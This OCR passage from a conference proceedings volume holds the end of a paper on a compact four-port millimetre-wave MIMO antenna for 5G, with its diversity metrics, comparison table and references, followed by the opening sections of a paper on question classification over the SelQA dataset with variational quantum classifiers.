


Fig. 6 3D gain polar plots of simulated antennas at centre frequencies




Fig. 7 Two-dimensional radiation pattern representations of proposed MIMO antenna at 30.90 and 34.60 GHz (Red: E—plane, Black: H—plane)

Fig. 10. ECC can be derived from *S*—parameters using standard mathematical expression (1):

$$\mathrm{ECC} = \sqrt{\frac{|S_{11}S_{12} + S_{21}S_{22}|^2}{(1 - {S_{11}}^2 - {S_{21}}^2)(1 - {S_{12}}^2 - {S_{22}}^2)}} \tag{1}$$

It is observed that correlation between antennas is less than 0.005 over the operating frequency spectrum from 27.24 to 36.94 GHz.

ii. Ideal condition for DG diversity gain of suggested MIMO antenna is approximately 10 dB over all frequency spectrum as shown in Fig. 11 and DG can be derived from standard Eq. (2):

$$\mathrm{DG} = 10 * \sqrt{1 - \mathrm{ECC}^2}. \tag{2}$$

iii. Another significant important parameter is TARC. TARC is expressed as square root of ratio of reflected power to accepted power [17]. Figure 12 shows that TARC characteristics of proposed MIMO antenna and it is observed that TARC




Fig. 8 Current analysis at 30.90 GHz

is less than 0.38. Performance of TARC parameter can be deduced from S-parameters given as (3):

$$\mathrm{TARC} = \sqrt{\frac{(S_{11} + S_{12})^2 + (S_{21} + S_{22})^2}{2}} \tag{3}$$

iv. Figure 13 shows the channel capacity loss (CCL) characteristics between four planar antennas imposed on Rogers RT/Duroid 5880 substrate material. Proposed antenna attains acceptable values (ideally CCL < 0.4 bits/s/Hz) within the spectrum range. CCL is expressed as [18]:

.

$$\mathrm{CCL} = -\log_{10}\left|\psi^R\right| \tag{4}$$

$$\left[\psi^R\right] = \begin{bmatrix} \rho_{11} & \rho_{12} \\ \rho_{21} & \rho_{22} \end{bmatrix} \tag{5}$$

$$\text{where} \quad \rho_{11} = 1 - |S_{11}|^2 - |S_{12}|^2 \tag{6}$$




Fig. 9 Current analysis at 34.60 GHz




Fig. 10 ECC characteristics of designed four-port MIMO antenna

$$\rho_{22} = 1 - |S_{21}|^2 - |S_{22}|^2 \tag{7}$$

$$\rho_{12} = -(S_{11}{}^{*} S_{12} + S_{21}{}^{*} S_{22}) \tag{8}$$

$$\rho_{21} = -(S_{12}{}^{*} S_{11} + S_{22}{}^{*} S_{21}) \tag{9}$$




Fig. 11 DG characteristics of designed four-port MIMO antenna




Fig. 12 TARC plot of simulated four-port compact MIMO antenna




Fig. 13 CCL characteristics of simulated four-element MIMO antenna

v. The mean effective gain (MEG) is an important parameter MIMO performance which analyses the power imbalances in the antennas over the operating spectrum in the propagation environment. To fulfil the standard power balance and for




Fig. 14 MEG of proposed four-element MIMO antenna design

efficient diversity performance, MEG between antennas should be less than 3 dB ideally. Figure 14 shows the MEG of proposed antenna.

Table 3 shows the advantages of proposed antenna with existed designs [4–8, 10–12, 14, 15]. In this work, proposed antenna has been designed on compact size of 19.5 mm × 19.5 mm × 1.575 mm using HFSS tool. Designed four-port MIMO antenna has been operating from 27.65 to 36.98 GHz with wide impedance bandwidth of 9.33 GHz. In addition to this high gain, radiation efficiency and MIMO parameters such as ECC, DG, TARC, CCL and MEG are acceptable and advantages in real-time 5G applications.

4 Conclusion

In this paper, modern four-port MIMO antenna design using bended curves for pattern diversity and 5G communications is presented. The overall dimensions of the MIMO antenna are 19.5 mm × 19.5 mm × 1.575 mm on a dielectric substrate material of Rogers RT/Duriod 5880™. The proposed MIMO design composes of wideband and the gain is high four-element antenna array. The frequency band covered by the proposed design is about 27.65–36.98 GHz and the bandwidth of 9.33 GHz. The overall peak gain obtained by the proposed design is 6.93 dB. Furthermore, some of the parameters as envelope correlation coefficient <0.0004, diversity gain ≈ 10 dB, total active reflection coefficient <0.38, channel capacity loss <0.2 and mean effective gain is −2.80 to −4 dB are simulated. Due to its wideband and other characteristics, it is suitable for the future 5G communication.

Table 3 Comparison of suggested four-element MIMO antenna

References	Size (mm^3)	Operating frequency (GHz)	IBW (GHz)	ECC	*G*, dBi	η %
[4]	30 × 30 × 0.787	26.9–29.2	2.3	< 0.16	6.1	92
[5]	18 × 55 × 0.508	2–3.7 and 5.2–6.75	1.7 and 1.55	NA	10.3	> 76
[6]	30 × 35 × 0.76	25.5–29.6	4.1	< 0.01	8.3	82
[7]	19.04 × 15.06 × 0.254	23.7–24.5	0.8	< 0.24	6	80.5
[8]	75 × 110 × 0.76	5.29–6.12 and 26–29.5	0.83 and 3.5	< 0.05	5.13 and 9.53	73
[10]	150 × 75 × 0.8	3.25–3.65	0.4	< 0.1	3.9	58–72
[11]	124 × 74 × 0.8	3.3–3.6	0.3	< 0.15	4.8	40
[12]	136 × 68 × 1.6	3.4–3.6	0.2	< 0.15	4.8	50–60
[14]	75 × 150 × 1.6	3.3–3.9	0.8	< 0.01	NA	60–80
[15]	145 × 75 × 0.8	3.4–3.6	0.2	< 0.16	1.6–4.5	42–73
Proposed	19.5 × 19.5 × 1.575	27.65–36.98	9.33	< 0.004	6.93	92

Abbreviations IBW Impedance bandwidth, *ECC* Envelope correlation coefficient, *G* Peak gain, η Peak radiation efficiency

References

1. Frank M, Lurz F, Kempf M, Rober J, Weigel R, Koelpin A (2020) Miniaturized ultra-wideband antenna design for human implants. In: 2020 IEEE radio and wireless symposium (RWS)
2. Gohil A, Modi H, Patel SK (2013) 5G technology of mobile communication: a survey. In: 2013 international conference on intelligent systems and signal processing (ISSP)
3. Choudhury PK, Abou El-Nasr M (2020) Massive MIMO toward 5G. J Electromagn Waves Appl 34(9):1091–1094
4. Kamal MM, Yang S, Ren X-C, Altaf A, Kiani SH, Anjum MR, Iqbal A, Asif M, Saeed SI (2021) Infinity shell shaped MIMO antenna array for mm-Wave 5G applications. Electronics 10:165
5. Liu Y, Li Y, Ge L, Wang J, Ai B (2020) A compact hepta-band mode-composite antenna for Sub 6 GHz, 28 GHz and 38 GHz applications. IEEE Trans Antennas and Propag 1–1
6. Khalid M, Iffat Naqvi S, Hussain N, Rahman M, Fawad, Mirjavadi SS et al (2020) 4-Port MIMO antenna with defected ground structure for 5G millimeter wave applications. Electronics 9(1):71
7. Iqbal A et al (2019) Electromagnetic bandgap backed millimeter-wave MIMO antenna for wearable applications. IEEE Access 7:111135–111144
8. Iffat Naqvi S, Hussain N, Iqbal A, Rahman M, Forsat M, Mirjavadi SS, Amin Y (2020) Integrated LTE and millimeter-wave 5G MIMO antenna system for 4G/5G wireless terminals. Sensors 20(14):3926
9. Ullah H, Tahir FA (2020) A novel snowflake fractal antenna for dual-beam applications in 28 GHz Band. IEEE Access 1–1
10. Kiani SH, Altaf A, Abdullah M, Muhammad F, Shoaib N, Anjum MR et al (2020) Eight element side edged framed MIMO antenna array for future 5G smart phones

11. Jiang W, Liu B, Cui Y, Hu W (2019) High isolation eight-element MIMO array for 5G smartphone applications. IEEE Access 1–1
12. Abdullah M, Kiani SH, Abdulrazak LF, Iqbal A, Bashir MA, Khan S, Kim S (2019) High-performance multiple-input multiple-output antenna system for 5G mobile terminals. Electronics 8(10):1090
13. Wang F, Duan Z, Wang X, Zhou Q, Gong Y (2019) High isolation millimeter-wave wideband MIMO antenna for 5G communication. Int J Antennas Propag 2019:1–12
14. Ojaroudi Parchin N, Jahanbakhsh Basherlou H, Alibakhshikenari M, Ojaroudi Parchin Y, Al-Yasir YIA, Abd-Alhameed RA, Limiti E (2019) Mobile-phone antenna array with diamond-ring slot elements for 5G massive MIMO systems. Electronics 8(5):521
15. Liu Y, Ren A, Liu H, Wang H, Sim C (2019) Eight-port MIMO array using characteristic mode theory for 5G smartphone applications. IEEE Access 7:45679–45692. https://doi.org/10.1109/ACCESS.2019.2909070
16. Chandel R, Gautam AK, Rambabau K (2018) Design and packing of an eye—shaped multiple input—multiple-output antenna with high isolation for wireless UWB applications. IEEE Trans Comp Pack Manufact Technnol 8(4):635–642
17. Ojaroudiparchin N, Shen M, Zhang S, Pedersen GF (2016) A switchable 3D coverage—phased array antenna package for 5G mobile terminals. IEEE Antennas Wirel Propog Lett 15:1747–1750
18. Sharawi MS (2014) Printed MIMO antenna engineering. Artech House, Norwood

Supervised Question Classification on SelQA Dataset Using Variational Quantum Classifiers

Pragya Katyayan and Nisheeth Joshi

Abstract Machine learning and quantum computing fuse together to form quantum machine learning. Although the phenomenon is new, it has already proved its worth in various fields like finance and chemistry. The potential of quantum computing and its extraordinary properties enable us to process data in a way classical computer can never think of. When machine learning gets the power of quantum computing, information processing is enhanced significantly. In this paper, we have used variational quantum classifiers to classify questions from two domains of SelQA dataset. We keep the focus on the implications of circuit-depth in different experiments and analyze the results. VQC performs well with 11 features on lowest circuit depths and gives a testing accuracy of 58%.

Keywords Question classification · Variational quantum classifier · SelQA · Quantum natural language processing · Quantum computing

1 Introduction

Human mind is full of curiosity. Right from that of a toddler's mind to an adult's mind, there are always questions seeking satisfactory answers. However, there might not always be a person available to quench this never-ending thirst. Considering the humungous knowledge available today, no single person would be able to learn everything and be able to answer every question that comes his way. Where humans are constrained with memory limits due to their multitasking nature, dedicated machines—with their capability of processing enormous data in comparatively less time, can be a viable option. Through natural language processing such machines can be trained to learn any amount of knowledge and be able to provide answers to questions. These question-answering systems have strong potential of serving as

P. Katyayan (✉) · N. Joshi
Department of Computer Science, Banasthali Vidyapith, Jaipur, Rajasthan, India
e-mail: pragya.katyayan@outlook.com

Center for Artificial Intelligence, Banasthali Vidyapith, Jaipur, Rajasthan, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_60

important tools for increasing customer satisfaction. With the increasing data and its complexity today, we need a different perspective to see it, to extract valuable information and make the machine understand the context. Quantum computing has the capability of looking at data from an entirely different view. Also, its complex and unique properties like superposition and entanglement enable it to process complex data with ease, and hence, it is evident and proved over time that quantum can solve problems classical systems cannot even dream of.

The combination of quantum computing and machine learning has the potential of changing how we look at previously unsolvable problems. The amalgamation of classical and quantum worlds presents four possible combinations of both worlds. Since the repositories of classical data are extensive and we can use a powerful set of processing capabilities to process them, the most feasible and exciting combination is the processing of classical data using quantum algorithms. Hence, using quantum-enhanced machine learning (or quantum machine learning), we try to utilize quantum algorithms and computers to tap in the extraordinary depths of information processing of classical data. Quantum algorithms are known to see data quite differently than classical ones [1]. If a quantum information processor can produce statistical patterns that are difficult for classical computers, then possibly they can recognize better patterns in data than classical computers [2]. With this paper, we attempt question classification over SelQA dataset that has questions from 10 classes. Question answering (QA) is a well-known challenge in the field of NLP and AI. It has three necessary steps: query processing, information retrieval, and response extraction. The query processing step has a vital role in the whole process because it is the question that tells us a lot about what the answer is going to be. For instance, we can grab the domain of question [3] and its category [4] through query processing. Question classification provides the domain of possible answer along with type of answer seeked by the question. Example:

Question: How many Despicable Me movies are there?
Domain: Movies
Category: Count

These are just two of many attributes possessed by a question. Such information is extracted by using the question classification method. This can be done using two approaches: rule-based [5] or statistics-based (i.e., ML) [4, 6–11]. Since ML techniques have given some extraordinary results with specific features-set [4, 10], its every researcher's first choice when it comes to tasks like question classification. Studies have shown SVM as the best classifier in this case [7, 8, 10]. Why do we need QML? The answer to this question actually lies in the Hilbert space. Quantum computation creates exponential number of basis states according to the availability of qubits in the system. Quantum processing gives us more power to represent possible states than classical processing ever can. In this paper, we propose binary classification using variational quantum classifiers. We have analyzed the results of these classifiers. The paper presents results of various combinations of hyperparameters (specially circuit-depth) for the VQC and the classification results for each combination.

The main contributions made through this paper are—implementation of quantum binary classification for real-life questions dataset. It has a two-pronged advantage:

- First, it plays a crucial role in accomplishing question answering task, and
- Second, it provides results obtained for various combinations of hyperparameters of quantum feature maps and classifier circuits, which gives a picture of how the classifiers behave while classifying questions.
- Apart from above, this work practically shows how VQCs can be configured on real data.
- It further provides insight of what would be the implications of circuit depth on classification.

The paper is arranged in the following way: Sect. 2 consists of relevant literature reviews of work done in question classification and quantum machine learning; Sect. 3 elaborates on the features extracted; Sect. 4 explains the methodology of the research work done; Sect. 5 talks about the experimental setup and Sect. 6 gives the results and analysis. Last, but not the least, Sect. 7 concludes the work by throwing some light on the possible future works.

2 Literature Review

Biamonte et al. [2] have reviewed recent quantum techniques including quantum speedups, classical and quantum machine learning, and quantum deep learning. Silva et al. [5] have identified question classification as an essential step for question answering. Metzler and Croft [9] have empirically shown that question classification can be done more efficiently by using statistical techniques. They have claimed that rule-based question classification can be too specific at times and can take a lot of effort to be crafted as compared to statistical methods. Aimeur et al. [12] have investigated the collaboration of machine learning and quantum information processing. Schuld et al. [13] have given a systematic overview of QML along with the technical aspects and approaches. Grant et al. [14] have demonstrated that more expressive circuits than the hierarchical structure can be used to achieve better accuracy and are capable of classifying highly entangled quantum states. Ciliberto et al. [15] presented a review on QML with a classical point of view. They have also discussed why quantum is supposed to be a better resource for learning problems. Kusumoto et al. [16] have exploited the complex dynamics of solid-state nuclear magnetic resonance to enhance machine learning.

Havlicek et al. [17] have proposed two novel methods that they have implemented on a superconducting processor. Even in the presence of noise, their approach was able to touch a 100% success rate. Gennaro et al. [19] have worked on classifying the intent of a question by using LSTM. They used Glove word embeddings to grab the semantic features of questions. Cai et al. [20] have observed the challenge of increasing data and the problems faced by classical computers in managing it. Zeng and Coecke [21] have proposed the applications of quantum algorithms to NLP and have observed the implementational challenges of the CSC model due to a shortage of classical computational resources. Makarov et al. [22] have given a brief overview of quantum logic concerning natural language processing. Schuld et al. [23] have pointed out the need for quantum technologies that need fewer qubits and quantum gates and are error-proof. Abramsky [24] has reported on the high-level methods for quantum computation. He has observed that the current tools are very low-level because there were loads of necessary computations, but the significance of high-level methods was not highlighted. Coecke [25] has reported on the logic of entanglement by exposing, with a theorem, the capabilities of the information flow of pure-bipartite entanglement. Cardenaz-Lopez et al. [26] have proposed a protocol for performing quantum reinforcement learning. Shukla et al. [27] have performed quantum process tomography of all the gates used in IBM processors and have computer gate-error to check the feasibility of complex quantum operations. Mishra et al. [28] have used deep learning and supervised learning to hone quantum techniques by proposing a quantum neural network for cancer detection. Panigrahi et al. [29] have presented a paper that aims to identify a robust classifier out of 54 different types of classifiers.

3 Feature Selection

Since we wish to perform binary classification, we take up two questions of two classes from the SelQA dataset, one from 'Historical Events' class and another from 'Science' domain. The two domains are quite different from each other in terms of keywords, which play a crucial role in accomplishing classification. We extracted eleven distinct features from the questions. Different experiments were performed with different groups of features. For instance, some experiments were performed with four features, some with five, and some with seven features, while the rest were performed with complete 11 features. The features are mentioned in Table 1, along with features considered in different groups. They are further elaborated in the subsequent sections.

3.1 Content and Non-content Words

Content words are responsible for the important information in a sentence. Non-content words have semantic information where they facilitate anticipation of some feature of the words that follow. They are also called function words which help connect the content words. These are responsible for helping the model better understand the semantics and capture the context. We counted the content words and non-content words of all the questions as two important features. Content words were comprised of nouns, verbs, adjectives, and adverbs and other words were counted as non-content words. Examples are given in Table 2. Examples are given as follows:

Table 1 Features extracted for SelQA dataset

S. No.	Feature name	Feature groups used in experiments			
		4	5	7	11
1	Content words	✓	✓	✓	✓
2	Non-content words	✓	✓	✓	✓
3	Question keywords	✓	✓	✓	✓
4	Wh-words	✓	✓	✓	✓
5	Nouns		✓	✓	✓
6	Verb count			✓	✓
7	1-g probabilities			✓	✓
8	2-g probabilities				✓
9	3-g probabilities				✓
10	4-g probabilities				✓
11	5-g probabilities				✓

Table 2 Dataset distribution across training and test set

Labels	Classes	Train	Test	Total
0	Historical events	534	146	730
1	Science	534	146	730
Total		1168	292	1460

Question: how many times was the who national fyrd called out between 1046 and 1065?
Content words: 6
Non-content words: 9

3.2 Question Keywords

We have removed the general English stop-words from the questions dataset and have used the remaining keywords as a feature. These keywords consist of significant words from the individual domains. These are markers that help the classifier in better classification. These keywords are converted into vectors with the help of bag-of-words. Examples are given as follows:

Question: how many times was the who national fyrd called out between 1046 and 1065?
Keywords: [‘many’, ‘time’, ‘national’, ‘fyrd’, ‘call’]

3.3 Wh-Words

Every question either has a wh-word (how, what, when, where, which, and who) or it starts with a verb ending with a question mark (eg. Does he have a gold coin?). We have captured the presence of all the wh-words and have marked the others as 'NA'. This will help in categorizing wh-questions. Since Wh-words list is a closed set of six words, we have extracted only those. Examples are given as follows:

Question: how many times was the who national fyrd called out between 1046 and 1065?
Wh-words: how who

3.4 Nouns

Nouns in any sentence speak of the significant entities—people, places, and things. By identifying nouns of any domain, we can easily identify set of significant people, places, and things of that particular domain. These are keywords which help in answer generation. Examples are given as follows:

Question: how many times was the who national fyrd called out between 1046 and 1065?
Nouns: ['times', 'fyrd']

3.5 Verb Count

The number of verbs occurring in a sentence displays what kind of domain it is. The count helps us catch the syntactic formation of the system and helps the model learn what the sentence is made up of. It helps in identifying the complexity of sentence. Examples are given as follows:

Question: how many times was the who national fyrd called out between 1046 and 1065?
Verb Count: 2

3.6 N-gram Probabilities

N-grams (where $N \in \{1, 2, \ldots, 5\}$) of texts are extensively used in NLP tasks to mine textual data for useful information. These are set of co-occurring words within a particular word-window (e.g., 2-g = 2-word window). Since we are not doing grammatical analysis, n-gram approach is a mechanism of doing the same with statistical learning. We used language modeling to find the occurrences of these




Fig. 1 Representation of a variational model where the quantum circuit consists of parameterized gates that can be changed to get better results

n-grams and calculate probabilities of their presence throughout the corpus. We considered probability values up to 5-g as separate features for our dataset.

4 Variational Models

Variational models are quantum circuit-based models which have certain parameters that we can tweak, train, and optimize. Figure 1 shows a variational circuit, where U is any set of unitary gates that construct the feature map. $U(x)$ has parameters x that can be tweaked to get desired results. Next block is $W(\theta)$ which is the model circuit that helps in accomplishing the classification task where θ is the parameter to tweak, train and optimize the circuit. M is the measurement unit. We have used this variational model as a classifier for our classical data to accomplish question classification. The task is—to train a quantum circuit $W(\theta)$, on labelled samples of data from $U(x)$, in order to get predictions of labels for unseen data. The first step is to encode the classical data into quantum state so that the quantum circuit can understand it using a feature map. The next step will apply a variational model on the encoded data that will be trained as a classifier. In the third step we have measured the classifier circuit to extract labels and last, but not the least we have used optimization techniques to update the model parameters.

In the above diagram, $W(\theta)$. block is the classifier model. There are several circuits[1] available in Qiskit for such usage, viz., real amplitudes, EfficientSU2, TwoLocal, NLocal, etc. For our experiment, we have tan TwoLocal circuit provided by Qiskit's circuit library as the classifier model for training. It is a parametrized circuit with alternating rotation and entangled layers. The rotation layers are composed of single qubit gates which are applied on all qubits and the entanglement layer uses two-qubit gates to entangle the qubits. We can provide the combination of gates we wish to use for the rotation layer and entanglement. We used a fully entangled circuit to get the maximum quantum advantage possible.

[1] https://qiskit.org/documentation/apidoc/circuit_library.html#n-local-circuits.

5 Data Encoding

In this paper, we propose binary classification of classical data using two quantum classifiers. The classical processes of data encoding are followed during data preprocessing. However, classical data is not quantum readable and hence we need to map the classical data into quantum state space. For classical data, data encoding is usually done using single qubit rotations. The most efficient approach considered is to encode classical data in amplitudes of a superposition which means utilizing N qubits to encode 2^{N} dimensional data vector. Although, this method is less efficient in terms of space, it is very efficient in terms of time because it involves only single-qubit rotations [13]. Here, data vectors are re-scaled in an element-wise manner to make them lie between $\left[0, \frac{\pi}{2}\right]$.

There are several ways to encode classical data to quantum state viz. basis encoding, amplitude encoding, angle encoding and higher order encoding. Since, we have complex dataset to work with, we go for higher order encoding using quantum feature maps. The choice of quantum feature maps depends on the type of data we have, however, there is no standard rules to decide which feature map suits which type of data. If the feature map is hard to simulate classically, that gives us quantum advantage. There are several feature maps provided by the Qiskit library which are capable of higher order encoding, viz. Z Feature Map, ZZ Feature Map and Pauli Feature Map. Since, we are using Pauli feature map to encode our classical data to quantum space, and it is proved to be hard to simulate classically [16], it gives us quantum advantage. Given the complex nature of our data, PauliFeatureMap seems the perfect choice to encode our data as it provides customizable combinations of Pauli Gates which could prove beneficial to map our data on the Hilbert space. We experimentally tried all three feature maps provided by the Qiskit library on small sample dataset carefully taken out from the original SelQA dataset and found PauliFeatureMap to be giving the best results with gate combination of X, Y, ZZ. Each data point in our dataset has 11 features representing it, so total qubits we need would be 11. We kept the circuit short-depth with reps = 1 and fully entangled.

6 Experimental Setup

The experiments for this research work were performed on a gold-standard benchmark dataset generated by Jurczyk et al. [18], which is popularly known as the selection-based question answering (SelQA) dataset. This dataset has been developed from 486 Wikipedia articles as dumped in August 2014. The corpus has items from 10 most prevalent domains, i.e., arts, country, food, historical events, movies, music, science, sports, travel, and TV.

Our dataset has labelled questions from two domains: historical events and science from the SelQA dataset. We first cleaned and pre-processed the dataset from any unwanted punctuations or notations and turn them all in lower-case. We then extracted

11 features from the questions. Next, we normalized the features and split the dataset in the ratio of 80:20, where 80% of the dataset would be used for training the classifiers and 20% will be used as testing set. The dataset distribution is given in Table 2. We encoded the classical data to quantum state using PauliFeatureMap. Furthermore, we have used variational quantum classifiers to get classification results on the same dataset.

